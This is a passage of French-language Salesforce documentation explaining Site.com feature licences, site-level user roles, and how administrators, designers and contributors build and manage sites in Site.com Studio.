Pour permettre aux utilisateurs d'accéder à Site.com, vous devez attribuer une licence de fonctionnalités Site.com à chaque utilisateur et attribuer un rôle d'utilisateur au niveau du site. Les fonctionnalités disponibles lors de la modification d'un site dans Site.com Studio varient en fonction de ces paramètres.

Pour plus d'informations sur la licence de fonctionnalité, les autorisations et le rôle requis pour chaque utilisateur, reportez-vous d'abord au tableau des fonctionnalités Site.com.

Une fois le niveau d'accès requis défini :

1. Accordez une licence de fonctionnalité à l'utilisateur en modifiant son profil. Pour attribuer :
   - Une licence de fonctionnalité Site.com Publisher, cochez la case `Utilisateur Site.com Publisher`.
   - Une licence de fonctionnalité Site.com Contributor , cochez la case `Utilisateur Site.com Contributor`.

   Une fois la licence de fonctionnalité attribuée, les utilisateurs peuvent accéder à Site.com dans le menu des applications Force.com de l'en-tête de Salesforce.

   Remarque: Si les cases ne s'affichent pas, vérifiez que Site.com est activé pour votre organisation. Reportez-vous à À propos des licences de fonctionnalité de Site.com à la page 5342.
2. Vérifiez que l'autorisation Afficher la configuration est activée. Tous les utilisateurs qui créent ou modifient des sites Web dans Site.com Studio nécessitent cette autorisation.
3. Assurez-vous en outre qu'un utilisateur au moins dans votre organisation dispose de la licence de fonctionnalité Site.com et de l'autorisation « Gérer les utilisateurs ». Ainsi, si les utilisateurs d'un site sont retirés accidentellement, cet utilisateur peut toujours réattribuer les rôles d'utilisateur.

   ATTENTION: L'autorisation « Gérer les utilisateurs » est puissante. Elle permet à un utilisateur de gérer tous les autres utilisateurs de votre organisation, pas seulement Site.com.
4. Ajoutez des utilisateurs et attribuez des rôles utilisateur dans un site (lorsqu'un utilisateur disposant de la licence de fonctionnalité Site.com Publisher crée un site, le rôle d'administrateur de site lui est automatiquement attribué).

La licence de fonctionnalité, les autorisations et le rôle d'utilisateur déterminent les actions qu'un utilisateur peut effectuer dans chaque site. Par exemple, pour créer un utilisateur administratif autorisé à gérer tous les sites dans votre organisation, attribuez une licence de fonctionnalité Publisher, puis attribuez le rôle d'administrateur de site au niveau du site.

Pour les utilisateurs qui nécessitent un accès limité seulement pour modifier le contenu du site, sans accès administratif, attribuez une licence de fonctionnalité Contributor et un rôle de contributeur au niveau du site.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des utilisateurs :
- Gérer les utilisateurs internes

Alternativement, pour créer un utilisateur autorisé à gérer les rôles dans un site, mais sans pouvoir publier, attribuez une licence de fonctionnalité Publisher, l'autorisation « Gérer les utilisateurs », ainsi que le rôle de concepteur au niveau du site.

CONSULTER ÉGALEMENT :

À propos des rôles d'utilisateur de Site.com

## À propos des rôles d'utilisateur de Site.com

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Chaque utilisateur de Site.com doit disposer d'un rôle attribué au niveau du site qui contrôle les actions qu'il peut effectuer sur le site. Les utilisateurs ne peuvent avoir qu'un seul rôle par site, mais leurs rôles peuvent varier d'un site à l'autre. Par exemple, une personne peut être administrateur dans un site et contributeur dans un autre site.

Pour gérer les rôles utilisateur d'un site, vous devez être l'administrateur du site ou posséder une licence de fonctionnalité Site.com et l'autorisation « Gérer les utilisateurs ».

**Remarque:** Les utilisateurs de communautés qui disposent de l'autorisation « Créer et configurer des communautés » sont attribués au rôle d'administrateur de site Site.com d'une communauté. Cependant, ils ne sont pas affichés dans la section Rôles utilisateur sous l'onglet Présentation de Site.com Studio.

Les utilisateurs peuvent avoir l'un des trois rôles au niveau du site :

- Administrateur du site : ces utilisateurs peuvent créer et gérer tout le contenu du site. Ils peuvent créer des sites, des modèles, des feuilles de calcul et des pages, et également définir des domaines, publier des sites et attribuer des rôles utilisateur. Ce rôle nécessite la licence de fonctionnalité Site.com Publisher.
- Concepteur : les concepteurs disposent du même contrôle sur le contenu du site que les administrateurs, mais ils ne peuvent pas gérer des domaines ni publier des sites. Par défaut, ils ne peuvent pas à attribuer de rôles, sauf s'ils disposent de l'autorisation « Gérer les utilisateurs ». Ce rôle nécessite la licence de fonctionnalité Site.com Publisher.
- Contributeurs : ils ont l'accès le plus restreint au contenu et peuvent généralement uniquement modifier le texte et les images de pages. Par défaut, ils ne peuvent pas à attribuer de rôles, sauf s'ils disposent de l'autorisation « Gérer les utilisateurs ». Ce rôle nécessite la licence de fonctionnalité Site.com Contributor.

Pour consulter une liste détaillée des capacités associées à chaque rôle d'utilisateur, reportez-vous au tableau des fonctionnalités de Site.com à la page 5346.

CONSULTER ÉGALEMENT :

Gestion des utilisateurs et des rôles de Site.com

Configuration des utilisateurs de Site.com

Configuration de la vue Studio du contributeur

À propos des licences de fonctionnalité de Site.com

## Gestion des utilisateurs et des rôles de Site.com

Après avoir créé un site, vous pouvez ajouter des utilisateurs et leur attribuer des rôles. Si vous n'avez pas attribué des licences de fonctionnalité Site.com à vos utilisateurs, vous ne pouvez pas les ajouter à un site.

**Remarque:** Les utilisateurs de communautés qui disposent de l'autorisation « Créer et configurer des communautés » sont attribués au rôle d'administrateur de site Site.com d'une communauté. Cependant, ils ne sont pas affichés dans la section Rôles utilisateur sous l'onglet Présentation de Site.com Studio.

Lors de l'attribution d'un rôle utilisateur, assurez-vous d'en ajouter un qui soit compatible avec la licence Site.com d'un utilisateur. Lorsque les utilisateurs se connectent à Site.com, leur licence est comparée au rôle qui leur a été attribué au niveau du site. Si la licence n'accorde pas les autorisations associées au rôle, les autorisations associées à la licence sont accordées à l'utilisateur. Par exemple, si un utilisateur possède une licence de fonctionnalité Site.com Contributor, mais qu'un rôle d'administrateur de site lui est attribué, il dispose uniquement les autorisations Contributor, quel que soit le rôle attribué.

Pour ajouter des utilisateurs et attribuer des rôles :

1. Sous l'onglet Présentation dans Site.com Studio, cliquez sur **Configuration du site** > **Rôles d'utilisateur**.
2. Cliquez sur **Ajouter des utilisateurs**.
3. Dans la section Utilisateurs disponibles, sélectionnez l'utilisateur que vous souhaitez ajouter.
4. Sélectionnez le rôle dans la liste déroulante Ajouter en tant que.
5. Cliquez sur la flèche pour déplacer l'utilisateur vers la section Utilisateurs sélectionnés.
6. Cliquez sur **Enregistrer**.

Pour supprimer des utilisateurs :

1. Dans la vue Rôles utilisateur, sélectionnez l'utilisateur.
2. Cliquez sur > **Supprimer**.
3. Cliquez sur **OK**.

Pour modifier le rôle d'un utilisateur :

1. Dans la vue Rôles utilisateur, survolez le rôle de l'utilisateur.
2. Cliquez sur la flèche pour afficher tous les rôles.
3. Sélectionnez le nouveau rôle.

Pour supprimer ou modifier en une seule fois le rôle d'un groupe d'utilisateurs, utilisez les actions en masse.

1. Dans la vue Rôles utilisateur, sélectionnez la case en regard de chaque nom d'utilisateur.
2. Cliquez sur **Actions en masse**.
3. Sélectionnez l'action.
4. Cliquez sur **Appliquer**.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour gérer les utilisateurs de Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

Remarque: Lors de la mise à jour simultanée de rôles de plusieurs utilisateurs, vous pouvez attribuer le même rôle uniquement à l'ensemble des utilisateurs sélectionnés.

CONSULTER ÉGALEMENT :

- Configuration des utilisateurs de Site.com
- Configuration de la vue Studio du contributeur
- Planification et mise en oeuvre d'un site Web Site.com
- À propos des fonctionnalités de Site.com

## À propos des fonctionnalités de Site.com

Les fonctionnalités qui sont disponibles lors de la modification d'un site dans Site.com Studio varient selon la licence de fonctionnalité Site.com et de votre rôle utilisateur sur ce site.

La table ci-dessous présente les licences de fonctionnalité, les autorisations et les rôles requis pour les fonctionnalités de Site.com Studio.

Remarque:

- Les utilisateurs de communautés qui disposent de l'autorisation « Créer et configurer des communautés » sont attribués au rôle d'administrateur de site Site.com d'une communauté.
- Vous ne pouvez pas créer, supprimer ou dupliquer des sites de communauté dans Site.com.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**Configuration requise pour les fonctionnalités de Site.com Studio**

| Fonctionnalité | Licence de fonctionnalité | Rôle utilisateur Site.com Studio | Autorisations |
|---|---|---|---|
| Attribuer une licence de fonctionnalité à un profil utilisateur | | | Gérer les utilisateurs internes |
| Ajouter des utilisateurs et des rôles au niveau du site | Publisher | Administrateur de site | En plus, tout utilisateur avec une licence de fonctionnalité Site.com et l'autorisation « Gérer les utilisateurs ». |
| Autoriser des contributeurs à créer des pages, à ajouter des blocs de contenu et des widgets, et à modifier des blocs de contenu et des graphiques | Publisher | Administrateur ou concepteur de site | |
| Créer des sites Web | Publisher | Les utilisateurs qui créent un site sont automatiquement | |

**Configuration requise pour les fonctionnalités de Site.com Studio**

| Fonctionnalité | Licence de fonctionnalité | Rôle utilisateur Site.com Studio | Autorisations |
|---|---|---|---|
| | | ajoutés à ce site en tant qu'administrateur. | |
| Supprimer des sites Web | Publisher | Administrateur ou concepteur de site | |
| Importer des sites Web | Publisher | Les utilisateurs qui importent un site sont automatiquement ajoutés au nouveau site en tant qu'administrateur. | |
| Exporter des sites Web | Publisher | Administrateur ou concepteur de site | |
| Dupliquer des sites Web | Publisher | Administrateur ou concepteur de site | |
| Gérer les domaines<br>(non disponible avec les versions Developer Edition) | Publisher | Administrateur de site | |
| Ajouter et modifier les restrictions IP | Publisher | Administrateur de site | |
| Publier des modifications sur le site Web en ligne<br>(non disponible avec les versions Developer Edition) | Publisher | Administrateur de site | |
| Créer des modèles de page | Publisher | Administrateur ou concepteur de site | |
| Créer des pages de site Web | Publisher ou Contributor | Administrateur ou concepteur de site<br>Contributeur uniquement s'il est activé par l'administrateur ou le concepteur dans le volet Propriétés du modèle de page. | |
| Créer et modifier des feuilles de style | Publisher | Administrateur ou concepteur de site | |
| Modifier la présentation et la conception | Publisher | Administrateur ou concepteur de site | |
| Ajouter des éléments de page | Publisher ou Contributor | Administrateur ou concepteur de site<br>Le contributeur peut ajouter des blocs de contenu et des widgets uniquement s'il est activé par l'administrateur ou le concepteur du site. | |
| Ajouter des répétiteurs de données et d'autres éléments de page liés à des données | Publisher | Administrateur ou concepteur de site | |
| Modifier le profil Utilisateur invité afin de définir des autorisations d'accès public pour des objets Salesforce | Publisher | Administrateur ou concepteur de site | Gérer les profils, Ensembles d'autorisations et |

| Configuration requise pour les fonctionnalités de Site.com Studio | | | |
|---|---|---|---|
| **Fonctionnalité** | **Licence de fonctionnalité** | **Rôle utilisateur Site.com Studio** | **Autorisations** |
| | | | Personnaliser l'application |
| Importer des actifs, tels que des images et des fichiers | Publisher ou Contributor | Tout rôle attribué | |
| Modifier le contenu et les images | Publisher ou Contributor | Administrateur ou concepteur de site<br>Contributeur uniquement s'il est activé par l'administrateur ou le concepteur dans le volet Propriétés du modèle de page. | |
| Prévisualiser les pages d'un site Web | Publisher ou Contributor | Tout rôle attribué | |

# Premiers pas avec Site.com

## Planification et mise en oeuvre d'un site Web Site.com

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Pour concevoir un site Web, de multiples approches existent. Le processus le plus adapté à vos besoins dépend de nombreux facteurs, notamment la taille de votre équipe et les tâches dont vous êtes responsable.

Si vous êtes administrateur de site ou concepteur, vous pouvez être impliqué à chaque étape, notamment lors de l'ajout et de la gestion du contenu du site. Des contributeurs peuvent également développer, modifier et gérer ce contenu. Si vous êtes contributeur, vous pouvez être responsable de la modification et de la mise à jour de tout le contenu du site ou travailler avec d'autres contributeurs, concepteurs et administrateurs de site pour finaliser le site.

Cette rubrique présente les diverses étapes de la création d'un site avec Site.com.

- **Planifier la conception et la présentation du site** (administrateur de site ou concepteur) : avant de construire les pages du site, prenez le temps de planifier la conception et la présentation d'ensemble. Cette étape est essentielle pour obtenir une présentation cohérente avec un minimum d'efforts. D'un point de vue hiérarchique, pensez au nombre de pages et de sous-pages dont vous avez besoin. Pensez également à la navigation des visiteurs sur le site.

  Planifiez ensuite la présentation des pages et identifiez les éléments communs à chaque page. Dans cet exemple, le site inclut une section d'en-tête qui contient le logo de la société et un menu (1), et une section de pied de page (2). Toutefois, la section principale de la page d'accueil (3) est différente des autres pages du site (4). Notez ces similitudes et différences, car elles affectent la façon dont vous créez les pages de votre site.

**AUTORISATIONS UTILISATEUR**

Pour créer ou importer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET


  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- Champ `Utilisateur de Site.com Contributor` activé dans la page de détail de l'utilisateur

  ET

  Rôle Contributor attribué au niveau du site




- **Créer le site** (administrateur de site ou concepteur) : une fois l'étape de planification terminée, vous pouvez lancer la création du site ! Connectez-vous à l'application Site.com et accédez à l'onglet Site.com, où vous pouvez créer votre premier site. Votre nouveau site s'ouvre dans Site.com Studio, un environnement puissant pour créer les pages de votre site.

Remarque: Seuls les utilisateurs qui ont le champ `Utilisateur Site.com Publisher` activé dans leur page de détail d'utilisateur peuvent créer et importer des sites.

- **Importer des ressources** (administrateur de site ou concepteur) : si vous travaillez avec une agence de création, elle peut fournir l'ensemble des fichiers et des ressources nécessaires, y compris une feuille de style CSS. Si vous avez créé votre propre conception, récupérez la présentation, ainsi que les ressources, les images et les fichiers que vous souhaitez utiliser dans le site. Importez les ressources dans Site.com Studio. Elles s'affichent dans la section Ressources sous l'onglet Présentation.
- **Créer un modèle de page** (administrateur de site ou concepteur) : une fois la présentation définie, la méthode la plus rapide et la plus efficace consiste à utiliser des modèles de pages pour créer la présentation de base et l'appliquer aux pages de votre site. Essayez de simplifier la conception de votre modèle de page principal afin de faciliter toute modification ultérieure. Pour des conceptions de site plus sophistiquées, tels que l'exemple de graphique, vous pouvez utiliser le modèle de page principal en tant que base d'un modèle enfant afin d'optimiser la flexibilité. Lors de la création de votre modèle de page, vous pouvez sélectionner des présentations prédéfinies qui comprennent des en-têtes, des pieds de page et des colonnes, ou créer un modèle de page vide.
- **Mettre en forme la page** (administrateur de site ou concepteur) : une fois le modèle de page créé, vous pouvez modifier la présentation pour l'adapter davantage à votre site.
- **Créer les pages du site** (administrateur de site ou concepteur) : en utilisant le modèle comme base, pouvez rapidement créer les pages du site qui héritent automatiquement de tous les éléments du modèle de page. Si vous avez besoin d'une page autonome, qui diffère de la conception d'ensemble du site, vous pouvez également créer une page vide.
- **Ajouter des fonctionnalités et des éléments de page** (administrateur de site ou concepteur) : utilisez les éléments de page prédéfinis de Site.com pour ajouter des fonctionnalités comme des menus de navigation, des images et des services de données, et pour inclure des blocs de contenu que les contributeurs peuvent modifier. Ajoutez également des effets interactifs et animés à l'aide des événements et actions.
- **Ajuster la présentation de votre site Web** (administrateur de site ou concepteur) : tirez parti des feuilles de style en cascade (CSS) pour développer la présentation de votre site Web. Si vous ne maîtrisez pas les feuilles de style CSS, le volet Style offre une interface visuelle qui facilite la création et la gestion de styles. Si vous maîtrisez les feuilles de style CSS et préférez travailler directement sur le code, vous pouvez adapter manuellement les feuilles de style du site.
- **Ajouter et modifier le contenu** (contributeur ou éditeur) : à ce stade, si vous êtes un contributeur, le site est généralement prêt. Vous pouvez compléter et modifier son contenu, notamment le texte, les images, les vidéos et les liens hypertexte. Vous pouvez charger tous les fichiers et les images dont vous avez besoin.
- **Réviser et tester le site** (contributeur, concepteur ou administrateur de site) : le test des modifications apportées aux pages de votre site est inhérent au cycle de développement. En tant que contributeur, concepteur ou administrateur de site, vous devez toujours prévisualiser vos modifications pour vous assurer qu'elles s'affichent correctement dans un navigateur. Si vous êtes administrateur de site ou concepteur, vous pouvez envoyer aux réviseurs du site un lien d'aperçu pour leur permettre de contrôler le produit fini avant sa publication.
- **Publier le site** (administrateur de site uniquement) : une fois le test terminé, vous êtes prêt à mettre en ligne votre nouveau site. Pour cela, il vous suffit de configurer les informations sur le domaine du site, puis de publier vos modifications !

CONSULTER ÉGALEMENT :

Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

Utilisation de Site.com Studio en tant que contributeur

Configuration de la vue Studio du contributeur

# Présentation de l'onglet Site.com

Si l'onglet Site.com ne s'affiche pas, accédez à l'application Site.com. Il est disponible dans le menu des applications Force.com, dans l'en-tête de Salesforce. Cliquez ensuite sur l'onglet Site.com pour afficher la liste de vos sites Site.com. À partir de cette page, vous pouvez :

- Cliquer sur **Nouveau** pour créer ou importer un site. Seuls les utilisateurs qui ont le champ `Utilisateur Site.com Publisher` activé dans leur page de détail d'utilisateur peuvent créer et importer des sites.
- Filtrer les sites affichés en sélectionnant une liste prédéfinie dans la liste déroulante. Mes sites indique tous les sites auxquels vous avez accès ainsi que votre rôle. Tous les sites indique tous les sites de votre organisation, même si vous n'avez pas accès à certains d'entre eux.
- Cliquer sur **Modifier** en regard d'un site pour l'ouvrir dans Site.com Studio.
- Cliquer sur **Aperçu** en regard d'un site pour prévisualiser sa mise en page dans une fenêtre de navigateur.
- Cliquez sur en regard d'un site pour le dupliquer, l'exporter ou le supprimer. Seuls les utilisateurs qui ont le champ `Utilisateur Site.com Publisher` activé dans leur page de détail d'utilisateur et le rôle d'administrateur de site ou de concepteur peuvent dupliquer, exporter et supprimer des sites. Si le site a été publié, vous ne pouvez pas le supprimer tant qu'il n'est pas hors ligne.
- Consulter le statut de votre site.
  - En cours de développer : le site n'a jamais été publié.
  - Publié : le site a été publié au moins une fois.
- Cliquer sur le titre d'une colonne pour trier la liste de sites. Par défaut, les sites sont triés par nom.

**Remarque:** Vous ne pouvez pas créer, supprimer ou dupliquer des sites de communauté dans Site.com.

CONSULTER ÉGALEMENT :

Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

Utilisation de Site.com Studio en tant que contributeur

Planification et mise en oeuvre d'un site Web Site.com

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer ou importer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- Champ `Utilisateur de Site.com Contributor` activé dans la page de détail de l'utilisateur

  ET

  Rôle Contributor attribué au niveau du site

## Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

Site.com Studio fournit aux administrateurs et concepteurs de site un environnement dédié à la création de sites. À l'aide des nombreuses fonctionnalités disponibles, vous pouvez :

- Créer des modèles de page sur lesquels baser vos pages de site.
- Créer des pages de site.
- Importer des ressources, telles que des images et des fichiers.
- Modifier la feuille de style du site ou créer des feuilles de style.
- Afficher et modifier une page ou un modèle.
- Ajouter des éléments aux pages de votre site pour offrir des fonctionnalités.
- Utiliser des services de données pour se connecter à des objets Salesforce en vue de récupérer, d'afficher ou de soumettre des données.
- Créer des widgets personnalisés que vous et d'autres utilisateurs peuvent réutiliser dans le site.
- Créez un site multilingue qui permet à vos visiteurs de sélectionner leur langue préférée.
- Créer des événements pour ajouter des effets interactifs et animés à votre site Web.
- Ajouter des restrictions IP pour contrôler l'accès des visiteurs du site aux pages, aux modèles de page, aux dossiers et aux actifs de votre site.
- Ajoutez des redirections d'URL pour informer les utilisateurs et les moteurs de recherche si le contenu du site a été déplacé.
- Créer des dossiers pour organiser le contenu de votre site.
- Afficher un aperçu de votre site ou générer un lien d'aperçu anonyme à envoyer aux autres utilisateurs.
- Gérer les informations de domaine de votre site.
- Publier vos modifications récentes dans le site en ligne.
- Dupliquer, importer et exporter des sites.

**Remarque:**

- Les concepteurs ne peuvent pas gérer des domaines ni publier des contenus.
- Vous ne pouvez pas créer, supprimer ou dupliquer des sites de communauté dans Site.com.

CONSULTER ÉGALEMENT :

Compréhension de l'onglet Présentation de l'administrateur de site et du concepteur

Planification et mise en oeuvre d'un site Web Site.com

Configuration de la vue Studio du contributeur

Présentation de l'onglet Site.com

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour gérer des domaines et publier des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

# Utilisation de Site.com Studio en tant que contributeur

Site.com Studio offre aux contributeurs un environnement de modification de contenu dédié, qui permet d'effectuer les opérations suivantes :

- Ouvrir une page pour la modifier.
- Créer des pages de site, si votre administrateur de site ou concepteur a activé la création de pages.
- Modifier le texte de la page.
- Ajouter des images et des liens hypertexte à des pages.
- Ajouter des éléments de pages à des pages.
- Importer des actifs, telles que des images et des fichiers.
- Prévisualiser le site dans une fenêtre de navigateur.

CONSULTER ÉGALEMENT :

Compréhension de l'onglet Présentation du contributeur

Planification et mise en oeuvre d'un site Web Site.com

Présentation de l'onglet Site.com

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier uniquement le contenu de sites Site.com :

- Champ `Utilisateur de Site.com Contributor` activé dans la page de détail de l'utilisateur

  ET

  Rôle Contributor attribué au niveau du site

## Compréhension de l'onglet Présentation de l'administrateur de site et du concepteur

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

En tant qu'administrateur de site ou concepteur, lorsque vous ouvrez un site dans Site.com Studio, il s'ouvre sous l'onglet Présentation. À partir de cet onglet, vous pouvez accéder aux composants du site, les gérer et configurer les propriétés du site.

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour gérer des domaines et publier des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

Pour gérer des rôles utilisateur :


- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

  OU

  Gérer les utilisateurs




- Sélectionnez une vue (1) sous l'onglet Présentation pour afficher son contenu (2).
  - Tout le contenu du site : créez des dossiers pour organiser le contenu de votre site. Dans cette vue, vous pouvez également créer des pages, des modèles et les feuilles de style, et importer des actifs.
  - Pages de site : créez des pages de sites, ouvrez et modifiez des pages, accédez à des options de page, créez des liens de plan de site et organisez le plan du site. Vous pouvez également passer de la vue du plan de site par défaut ( ) à la vue de liste ( ).
  - Modèles de pages : créez des modèles de page pour les pages de votre site, ouvrez et modifiez des modèles existants et accédez à des options de modèle.
  - Feuilles de style : modifiez la feuille de style du site ou créez de nouvelles feuilles de style.
  - Actifs : importez et gérez des actifs, tels que des images et des fichiers.
  - Widgets : élaborer des widgets personnalisés que vous et votre équipe pouvez réutiliser dans le site.
  - Corbeille : récupérez les éléments supprimés. Lorsque vous supprimez une page, un modèle, une feuille de style ou un actif, l'élément est placé dans la corbeille. Les éléments supprimés sont conservés indéfiniment dans la corbeille. Les éléments récupérés sont restaurés à leur emplacement d'origine. Si l'emplacement d'origine n'existe plus, ils sont restaurés dans le répertoire racine de niveau supérieur.
  - Historique des modifications : affichez des informations sur les fichiers récemment publiés.
  - Configuration du site : configurez les propriétés du site, ajoutez des restrictions IP, créez des redirections d'URL, gérez les informations de domaine, gérez les rôles utilisateur et ajoutez et gérez les langues du site.
- Utilisez la barre d'outils (3) pour :
  - Importer des actifs, tels que des images et des fichiers.
  - Publier les modifications récentes.
  - Afficher un aperçu de votre site ou générer un lien d'aperçu anonyme à envoyer aux autres utilisateurs.
  - Dupliquer ou exporter le site, remplacer le site avec une version de sandbox ou créez un site ( ).
- Utilisez le menu déroulant du site (4) pour :

- Ouvrir les sites récemment visités.
- Afficher Site.com Studio du point de vue de vos contributeurs afin de vérifier que vous configurez la vue correctement.
- Quittez Site.com Studio et revenez à Salesforce.
- Créer un site.
- Dupliquer le site.

**Remarque:** Vous ne pouvez pas créer, supprimer ou dupliquer des sites de communauté dans Site.com.

CONSULTER ÉGALEMENT :

Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

Planification et mise en oeuvre d'un site Web Site.com

Présentation de Site.com

## Compréhension de l'onglet Présentation du contributeur

En tant que contributeur, lorsque vous ouvrez un site dans Site.com Studio, il s'ouvre sous l'onglet Présentation. Vous pouvez accéder aux pages et au contenu du site, les modifier, et importer des images et des fichiers.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

